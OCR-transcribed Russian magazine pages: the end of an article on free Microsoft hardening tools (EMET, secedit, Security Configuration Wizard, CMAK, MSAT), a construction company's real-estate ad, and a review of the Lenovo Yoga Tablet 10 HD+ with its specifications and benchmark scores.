
Актуальная версия EMET 5.1 поддерживает работу в Windows Vista SP2 — 8.1, Windows Server 2003 SP2 — 2012 R2 (релиз 4.1 совместим и с Windows XP SP3). Установка обычно проблем не вызывает. В более ранних ОС потребуется уста-




↑ **Редактирование политики в Security Compliance Manager**




↓ **Отчет, полученный в MBSA**




новить .NET Framework 4 и обновление KB2790907 (для IE10 в Windows 8). Поддержка EMET заканчивается через 24 месяца после выпуска или через 12 месяцев после выпуска следующей основной версии, в зависимости от того, какое условие будет выполнено раньше.

Распространяется в виде MSI-файла, который можно установить вручную, при помощи групповых политик или диспетчера конфигураций System Center Configuration Manager. Во время установки предлагается выбрать профиль: рекомендуемые настройки безопасности (Use Recommended Setting) или оставить текущие настройки (Keep Existing Setting). Фактически конфигурация профилей сохранена в одноименных XML-файлах. Интерфейс не локализован, но установки просты и понятны. Опции безопасности для программы устанавливаются флажком в таблице. Дважды щелкнув на имени процесса, можем посмотреть опции с минимальным разъяснением и указать для некоторых специфические установки (например, названия библиотек). Настройки путем экспорта/импорта легко переносятся на другую систему, поэтому сконфигурировать большое количество систем очень просто.

Отчетность отправляется в журнал Event Log — Application Log и выводится в панели задач, через компонент EMET Agent (значок можно спрятать).

Глубина анализа задается в Mitigation Setting при помощи трех флажков: Deep Hooks (перехват не только критических API, но и вызываемых ими функций), Anti Detours (блокировка эксплойтов, которые запускают копию функции и пропускают при этом первые байты API, передающие управление на следующие инструкции), Banned Functions (запрет вызова API-функций из специального списка, по умолчанию только ntdll!LdrHotPatchRoutine).

Конфигурация сохраняется в ветках реестра HKLM\SOFTWARE\Microsoft\EMET и HKCU\SOFTWARE\Microsoft\EMET. По умолчанию скрыты некоторые небезопасные настройки, их можно открыть, создав ключ EnableUnsafeSettings и установив его в 1. Все доступные в текущей версии UnsafeSettings описаны в документации, которая поставляется вместе с программой.



**В EMET четыре механизма защиты возможно активировать для всех**



**Просмотр настроек безопасности в Security Configuration Wizard**

Кроме графического интерфейса, доступно управление из командной строки (EMET_Conf.exe). Получаем список функций:

```
> EMET_Conf --list
> EMET_Conf --list_system
```

Включаем SEHOP для блокнота (если опустить параметр, то будут включены все защитные механизмы):

```
> EMET_Conf --set notepad.exe -SEHOP
```

Ключи --export и --import позволяют соответственно экспортировать и импортировать настройки (сохраняются в XML-файл). При переустановке некоторых критичных системных приложений иногда потребуется выполнять


```
> EMET_Conf --refresh
```


## SCW И SCAT

Также не стоит забывать о двух инструментах, входящих в состав ОС: Security Configuration Wizard (мастер настройки безопасности) и Security Configuration and Analysis Tool (SCAT — анализ и настройка безопасности). Первый представляет собой пошаговый мастер, запускающийся из меню «Средства» в диспетчере серверов. Позволяет после анализа системных установок правильно настроить политики безопасности на основе рекомендаций и получить полную информацию по текущим установкам ролей, компонентов, сервисов, реестра, Windows Firewall и прочее.


Второй добавляется через консоль MMC и используется для сравнения параметров конфигурации в базе данных безопасности с текущими настройками на локальном компьютере и применения рекомендованных настроек из базы. После добавления консоли нужно создать новую базу данных и импортировать один из шаблонов безопасности, содержащий конфигурацию безопасности, разработанную для различных сценариев и ролей. В Windows последних версий по умолчанию файлы находятся в %systemroot%inf (Defltbase.inf, Defltsv.inf, Defltdc.inf, DCfirst.inf). Можно использовать и дополнительные шаблоны, которые поставляются, например, с SCM. После этого в меню выбирается вначале анализ, а затем настройка компьютера. Для применения на других компьютерах установки экспортируются в inf-файл. Все операции можно выполнять и при помощи командной утилиты secedit. Например, анализ настроек:

```
> secedit /analyze /db c:security.sdb /log↵
c:security.log
```






↑ **Настройка политик в SCAT**




↗ **Окно CMAK**

Причем в secedit доступны две функции, которых нет в графическом инструменте. Это возможность проверки настроек в inf-файле и создания шаблона для отката настроек:

```
> secedit /validate c:security.inf
> secedit /generaterollback /cfg c:security.inf/↵
rbk c:rollback.inf
```

## CONNECTION MANAGER ADMINISTRATION KIT

Пакет администрирования диспетчера подключений CMAK (Connection Manager Administration Kit) заметно упрощает работу администратора и службы поддержки пользователей, обеспечивая простой механизм подключения к VPN при помощи специального файла. Это проще, чем заставлять пользователя разбираться с инструкциями и самостоятельно заполнять параметры подключения. CMAK является компонентом Windows Server, процесс установки при помощи диспетчера сервера стандартен. В мастере отмечаем пункт «Пакет администрирования диспетчера подключений RAS» (RAS Connection Manager Administration Kit (CMAK)). По окончании одноименный ярлык появится в меню «Администрирование». В Win 7/8 установить CMAK можно через «Панель управления → Программы → Включение или отключение компонентов Windows».

После вызова CMAK предстоит ответить на несколько простых вопросов. По ходу можно создать новый профиль, редактировать старый или объединять профили. Кроме этого, предстоит выбирать ОС, для которой предназначен профиль. Для современных версий Win выбираем Vista, в этом случае обеспечивается поддержка протокола SSTP.

Далее все стандартные настройки при VPN-подключении: указываем имя службы и файла, задаем один или несколько VPN-серверов, к которым может подключаться пользователь, разрешаем или запрещаем общий доступ к файлам и принтерам, задаем IP-адреса DNS- и WINS-серверов. В некоторых сетях при проверке подлинности используется имя сферы (Realm name), например в Windows это имя AD домена (user@domain.com). Мастер позволяет задать такое имя сферы, которое будет автоматически добавлено к логину. Установкой соответствующих флажков можно сделать это подключение основным шлюзом и активировать сжатие IP-заголовков. Настройки безопасности производятся в одноименной вкладке. Здесь указываем, обязательно ли использовать шифрование, отмечаем необходимые методы аутентификации. Список «Стратегия VPN» позволяет указать, какой метод будет использован при подключении к VPN-серверу. Возможно два варианта: только один протокол или перебор протоколов до успешной активации соединения. Также мастер позволяет задать номера для подключения к dial-up серверу и их автоматическое обновление, изменить таблицу маршрутизации, параметры прокси для IE. Кроме стандартных установок, можем прописать действия, которые следует выполнить на разных этапах подключения клиента, задать значки, указать файл справки, сведения о поддержке и дополнительные файлы. При создании профиля службы мастер CMAK копирует все входящие в этот профиль файлы в Program Files\CMAK\Profiles. Далее рассылаем файл пользователям или копируем его в место, с которого они могут его скачать.

Пользователь просто запускает файл, после чего значок нового соединения будет добавлен в сетевые подключения и появится окно регистрации, в котором необходимо ввести свой логин и пароль.

## MICROSOFT SECURITY ASSESSMENT TOOL (MSAT)

В контексте статьи не лишним будет вспомнить о MSAT (goo.gl/qthQyb), хотя это не инструмент для непосредственной настройки систем, а средство оценки рисков, помогающее взглянуть на свою IT-инфраструктуру через призму различных рекомендаций и стандартов (ISO 17799 и NIST-800.x) и найти подсказки для решения возможных проблем безопасности. После запуска следует ответить на примерно 50 простых вопросов в шести категориях, охватывающих безопасность инфраструктуры, приложений и персонала, после чего программа создаст профиль оценки бизнес-риска (BRP). Следующий этап — примерно 150 вопросов по используемым мерам безопасности в четырех категориях (инфраструктура, приложения, операции и персонал), после этого вопросы первого и второго этапа сравниваются, проводится анализ зрелости и выдаются рекомендации по улучшению.

## ВЫВОД


Представленные инструменты позволяют существенно упростить работу сисадмина, они понятны в использовании и, главное, бесплатны, а поэтому пренебрегать ими не стоит. Хотя, конечно, следует помнить, что они тоже не панацея.

**ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР МОЖНО ОБРАЩАТЬСЯ ПО ТЕЛЕФОНУ:**

**(495) 739-93-93**

**ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ МОЖНО ОБРАЩАТЬСЯ ПО ТЕЛЕФОНУ:**

**(495) 727-57-62**



***Группа компаний «Монолит» – одно из крупнейших предприятий-лидеров Московской области, действующих на строительном рынке с 1989 года.***

Накопив достаточный опыт в строительстве, объединив квалифицированный персонал, Группа компаний «Монолит» заслужила доверие инвесторов и авторитет в среде профессионалов рынка, показала, что можно строить качественно и быстро даже в современных российских условиях, и всегда открыта к сотрудничеству с застройщиками и инвесторами для совместной работы над новыми и интересными проектами.

*Королев, «На высоте»*

*Лобня, «Мещерихинские дворики»*

141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48
Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41
priem@gk-monolit.ru

# YOGA TABLET 10 HD+

Артём Костенко
Izbranniy@mail.ru




## Детальный обзор «планшета с подставкой»

Современный мобильный рынок наполнен тысячами моделей планшетов и смартфонов, но вот отличить их друг от друга не всегда под силу даже специалисту: прямоугольные пластинки выглядят практически одинаково, невзирая на производителя и характеристики. Однако человек так устроен, что всегда хочет выделиться из толпы, поэтому необычный дизайн зачастую для него главный критерий при покупке. Компания Lenovo откуда-то узнала эту простую истину и в прошлом году выпустила на свет божий Yoga Tablet — планшет, непохожий на другие.

За дизайн своего устройства, напоминающий согнутый журнал, компания получила множество наград, но «цилиндрическая ручка» создавалась не только для красоты: за нее удобно держать гаджет во время чтения, в нее встроена специальная подставка, трансформирующая планшет в видеоплеер или клавиатуру, но самое главное — внутри находится емкая батарея, которая значительно продлевает «жизнь» без подзарядки.

Несмотря на это, новый планшет имел довольно серьезный недостаток в виде слабых технических характеристик, что и помешало ему стать популярным. Но не прошло и полгода, как компания Lenovo провела серьезную работу над ошибками, выпустив обновленную, HD версию, а затем и Yoga Tablet 2. Сегодня мы расскажем о Yoga Tablet 10 HD+: с одной стороны, он практически не уступает по своим характеристикам Yoga Tablet 2 и предоставляет пользователю все фирменные фишки, а с другой — обладает значительно более низкой ценой, что очень актуально в связи со сложившейся на российском рынке ситуацией.

### ДИЗАЙН И ЭРГОНОМИКА

От собратьев гаджет отличает главная его особенность — цилиндрическое утолщение вдоль длинной стороны, диаметром около 2 см, делающее планшет похожим на сложенный журнал. Основная часть очень тонкая: толщина колеблется от 3 до 8 мм, поскольку батарея находится не за экраном, а в этом самом цилиндре. Производитель предполагает использование устройства в трех режимах: «книга», «консоль» и «клавиатура».

Режим книги подразумевает вертикальное удержание планшета, при котором рука комфортно обхватывает этот са-

мый цилиндр. Комфорт достигается за счет того, что центр тяжести находится непосредственно в ладони. Держать так удобно как левой, так и правой рукой. По ощущениям напоминает бумажный журнал, прочитанные страницы которого завернуты назад.

Режим консоли у планшетов обычно реализуется с помощью специальных чехлов, позволяющих поставить гаджет на горизонтальную поверхность, однако при этом их устойчивость оставляет желать лучшего, поскольку тот же пресловутый центр тяжести находится довольно высоко. У Yoga же с этим все в порядке: легким движением руки с обратной стороны корпуса откидывается металлическая подставка, которая превращает устройство в видеоплеер без каких-либо дополнительных аксессуаров, обеспечивая при этом устойчивость даже на мягкой поверхности. Благодаря тугому шарниру можно располагать экран под разными углами.

Большую клавишу включения, занимающую почти весь левый торец цилиндра, нажимать удобно при любой ориентации гаджета, кроме того, в нее встроен светодиод, информирующий пользователя о новых событиях. Спереди, на цилиндре расположилась пара очень качественных и громких стереодинамиков, отлично подходящих для просмотра фильмов. Добраться до слотов microSIM и microSD можно, откинув «ножку» и открыв специальный лючок.

Весь планшет, кроме подставки, изготовленной из йодированного алюминия, выполнен из пластика, искусно имитирующего металл. В закрытом состоянии подставка сливается с корпусом. Поверхность гаджета практически не собирает отпечатки пальцев и имеет приятную текстуру. В России девайс доступен в серебристом и золотом цветах, последний, к слову, смотрится особенно богато и стильно. Качество сборки хорошее, хотя и не идеальное, при сдавливании, особенно в области «ножки», слышны хрусты, зато поворотный механизм тугой, и подставка не болтается. Отдельно можно купить специальный чехол-клавиатуру с тачпадом, превращающий устройство в полноценный нетбук.



Наконец, чтобы трансформировать планшет в устройство для ввода текста, достаточно его уложить на стол цилиндром от себя. За счет утолщения наклон экрана составит примерно 5 градусов, а если вытащить подставку, то угол можно увеличить до 15 градусов — набирать тексты так намного удобнее, чем на горизонтально лежащем устройстве.

Но горизонтально держать планшет не очень-то удобно, как раз из-за этого цилиндра. Качельки громкости расположены ровно под правой рукой, так что частенько их нечаянно нажимаешь. Справа, на торце цилиндра расположен вход под наушники — приходится продевать штекер между пальцами, а чуть выше — отверстие микрофона, которое также успешно закрывается пальцами. Разъем для зарядки расположен под левой кистью, поэтому одновременно держать гаджет горизонтально и заряжать его практически невозможно. Наконец, под левой ладонью оказывается и объектив камеры. Ко всему прочему довольно большой вес в 626 г отнюдь не добавляет удобства обращения с гаджетом.

В итоге, если ты будешь использовать гаджет как видеоплеер или в вертикальном режиме, то он идеален с точки зрения эргономики, но вот удобство использования его в альбомной ориентации весьма сомнительно. Разработчики расположили фронтальную камеру на левой короткой стороне корпуса.

### ЭКРАН


Слабым местом планшета предыдущего поколения был дисплей: согласись, разрешение 1280 × 800 точек для 10 дюймов по современным меркам — это провал. К счастью, в Yoga HD+ установлена вполне современная Full HD IPS-матрица (224 ppi) с максимальными углами обзора и сочными цветами. Кроме того, новый контроллер Smart Display позволяет автоматически контролировать яркость в зависимости от отображаемого контента: если много белого цвета (браузинг или чтение) яркость снижается, а при просмотре фильмов — повышается. Это позволяет не только улучшить восприятие с экрана, но и значительно продлить время жизни планшета.

Стоит отметить, что Lenovo предпочла формат 16 : 10, вместо стандартного 16 : 9, кроме того, в играх сенсорные клавиши прячутся, и все это позволяет максимально эффективно использовать поверхность дисплея. Сенсорный слой очень чувствительный и отзывчивый, однако все же работать с планшетом в перчатках не получится.

Максимальная яркость экрана составляет 366 кд/м$^2$ — для большинства вариантов использования вполне достаточно. Имеется автоматическая регулировка по датчику. Коэффициент контрастности 750 : 1, цветовая палитра и баланс белого

### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

**Операционная система:** Android 4.4.2 Jelly Bean
**Процессор:** Qualcomm Snapdragon 400, 4 ядра Krait 400 по 1,6 ГГц
**Оперативная память:** 2 Гб
**Постоянная память:** 16/32 Гб + microSD
**Графика:** Adreno 305
**Экран:** IPS 10.1", 1920 × 1080, 224 ppi
**Интерфейсы:** Wi-Fi 802.11b/g/n, Bluetooth 4.0, microUSB (OTG), 3,5 мм мини-джек
**Датчики:** A-GPS/ГЛОНАСС, акселерометр, гироскоп, датчик освещения, светодиодный индикатор
**Камера:** 8 Мп, видео Full HD / 1,6 Мп
**Аккумулятор:** несъемный, 9000 мА · ч (цилиндрические элементы)
**Размеры:** 261 × 180 × 8,1 мм
**Масса:** 626 г
**Цена:** от 17 000 рублей






близки к эталону. При отклонении от вертикали качество изображение ухудшается не сильно. Экран закрыт закаленным стеклом, на которое нанесены антибликовый и жироотталкивающий слои, вполне достойно справляющиеся со своими обязанностями.

## АППАРАТНАЯ НАЧИНКА

По сравнению с предшественником получила развитие и аппаратная платформа: на смену малопроизводительному MediaTek пришел более мощный Qualcomm Snapdragon 400 MSM8228 (четыре ядра по 1,6 ГГц каждое) с графическим ускорителем Adreno 305 и 2 Гб оперативной памяти. Конечно, по современным меркам не самое топовое решение, но, тем не менее, производительности достаточно для плавной работы интерфейса и подавляющего большинства игр. Бенчмарки же показывают результаты на уровне флагманов 2013 года: сказывается высокое разрешение экрана при недостаточно мощном железе. При работе корпус практически не нагревается. Постоянной памяти тут 16 или 32 Гб с возможностью расширения еще на 64 Гб за счет карты microSD.

В продаже имеются две версии: с 3G и без нее. Поддерживаются все существующие стандарты Wi-Fi и Bluetooth, навигационный модуль работает и с GPS, и с ГЛОНАСС. Разъем microUSB поддерживает не только подключение к планшету внешних устройств, но и подзарядку от аккумуляторов Yoga Tablet, что встречается крайне редко.

В планшете установлена довольно неплохая камера на 8 Мп с апертурой f/2.0 и автофокусом, но без вспышки, и по своим возможностям она может дать фору многим камерам телефонов. Тут есть макрорежим, съемка в темноте, панорама и даже фото со звуком. В настройках имеется несколько предустановленных сюжетов и богатые возможности программной обработки фото, включая изменение яркости, контрастности, резкости, экспозиции и так далее. Есть несколько видов экспозамеров, возможность настроить ISO и баланс белого. При всем этом автофокус работает быстро и практически не ошибается. Видео пишется в разрешении до 1080p при 30 кадрах в секунду. Отснятые с помощью планшета фото- и видеоматериалы радуют глаз приятной цветопередачей, высокой контрастностью и неплохой детализацией изображения, даже в условиях недостаточной освещенности. В общем, любители пофотографировать и поснимать на планшет смогут в полном объеме проявить свое творчество.


«Таблетка» оборудована двумя качественными стереодинамиками. Благодаря технологии Dolby Audio и фронтальному расположению они способны обеспечить громкое и глубокое звучание, отчетливо слышны как высокие и средние, так и низкие частоты. Акустику планшета можно даже использовать для небольшой домашней дискотеки. Звук очень громкий и качественный и в наушниках: даже в метро не потребовалось увеличивать регулятор выше половины, а звук кажется объемным и чистым. В общем и целом можно с уверенностью сказать, что Lenovo Yoga Tablet 10 HD+ имеет на сегодняшний день лучшую аудиосистему среди планшетов.

## АВТОНОМНОСТЬ

Автономность — это предмет особой гордости инженеров, разработавших Yoga Tablet. В ручке планшета нашли свой дом три цилиндрических литий-полимерных элемента питания, общей емкостью 9000 мА • ч. AnTuTu Tester выдает рекордные 12 500 баллов, что подтверждается и при реальной эксплуатации. В режиме просмотра Full HD видео на средней яркости планшет продержался более пятнадцати часов! В игры же без остановки можно играть более семи часов. Примечателен тот факт, что в режиме ожидания, даже с запущенными в фоне играми, планшет практически не теряет заряд. Так, Yoga с включенной игрой и выключенным экраном пролежал













## РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

**Quadrant Standart:** 10 845 points
**AnTutu Benchmark:** 20 217 points
**Vellamo (Internet):** 1874 points
**Vellamo (Metal):** 901 points
**Vellamo (Multicore):** 1288 points
**3D Mark (Ice Storm Extreme):** 2684 points / 12,7 FPS / 7,9 FPS / 26,6 FPS
**Epic Citadel:** 33,6 FPS
**GFXBench (Manhattan):** 99 (1,6 FPS) Onscreen / 103 (1,7 FPS) Offscreen
**GFXBench (T-Rex):** 298 (5,3 FPS) Onscreen / 306 (5,5 FPS) Offscreen
**AnTuTu Tester:** 12 500 points




почти неделю, потеряв всего 15% заряда, а после разблокировки продолжил игру с того места, где она была закончена. При средней интенсивности использовании Yoga можно заряжать раз в неделю. А если использовать предустановленное программное обеспечение, направленное на оптимизацию работы батареи, то о заряде планшета можно задумываться раз в десять дней. Для полного заряда элементов питания требуется около пяти с половиной часов.

## ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Специалисты Lenovo уделили большое внимание программному обеспечению своего планшета. Взяв за базу Android 4.4.2, они совершили вполне логичный шаг, отказавшись от отдельного списка программ, а все ярлыки разместили на рабочем столе. Там можно создавать любые папки, размещать виджеты и даже простым движением руки удалять ненужную программу с устройства. Если свайпнуть справа или слева, выскакивает панель с последними приложениями, быстрым доступом к галерее, книгам и видео, здесь же можно выбрать режим работы: клавиатура, консоль или книга. Сверху слева свайп открывает уведомления, а справа — оптимизированную панель, где можно включить или отключить беспроводные модули, посмотреть состояние батареи, изменить яркость, открыть настройки, включить улучшенный звук и так далее.

